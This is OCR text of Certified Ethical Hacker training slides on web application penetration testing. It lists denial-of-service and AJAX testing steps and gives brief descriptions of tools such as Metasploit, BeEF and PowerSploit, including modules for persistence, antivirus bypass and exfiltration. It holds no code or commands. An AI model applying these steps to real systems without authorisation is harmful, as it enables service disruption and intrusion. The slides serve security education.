
Denial-of-Service Testing (Cont'd)



- Enter an extremely **large number in the input field** that is used by application as a loop counter
- **Use a script** to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that **perform database operations** and observe any slowdown or new error messages
- Create a script to automate the creation of many **new sessions** with the server and run the request that is suspected of **caching the data** within the session for each one




AJAX Testing



- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as **Sprajax**
- Observe **HTML and JavaScript files to find URLs** of additional application surface exposure
- Use **proxies and sniffers** to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests

Web Application Pen Testing Framework: Kali Linux

- Kali Linux is an advanced penetration testing and security auditing Linux distribution
- It contains more than 300 penetration testing tools




http://www.kali.org

Web Application Pen Testing Framework: Metasploit

C|EH Certified Ethical Hacker


1. The Metasploit Framework is a **penetration testing toolkit**, **exploit development platform**, and research tool that includes hundreds of working remote exploits for a variety of platforms

2. It helps pen testers to **verify vulnerabilities** and **manage security assessments**




Web Application Pen Testing Framework: Browser Exploitation Framework (BeEF)

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and **exploit web application and browser-based vulnerabilities**
- BeEF provides the penetration tester with **practical client side attack vectors** and leverages web application and browser vulnerabilities to **assess the security of a target** and carry out further intrusions



Web Application Pen Testing Framework: PowerSploit

- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and **penetration testers during all phases of an assessment**
- Some of the PowerSploit modules and scripts:
  - CodeExecution
  - ScriptModification
  - Persistence
  - PETools
  - ReverseEngineering
  - AntivirusBypass
  - Exfiltration



https://github.com

Module Summary

- Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools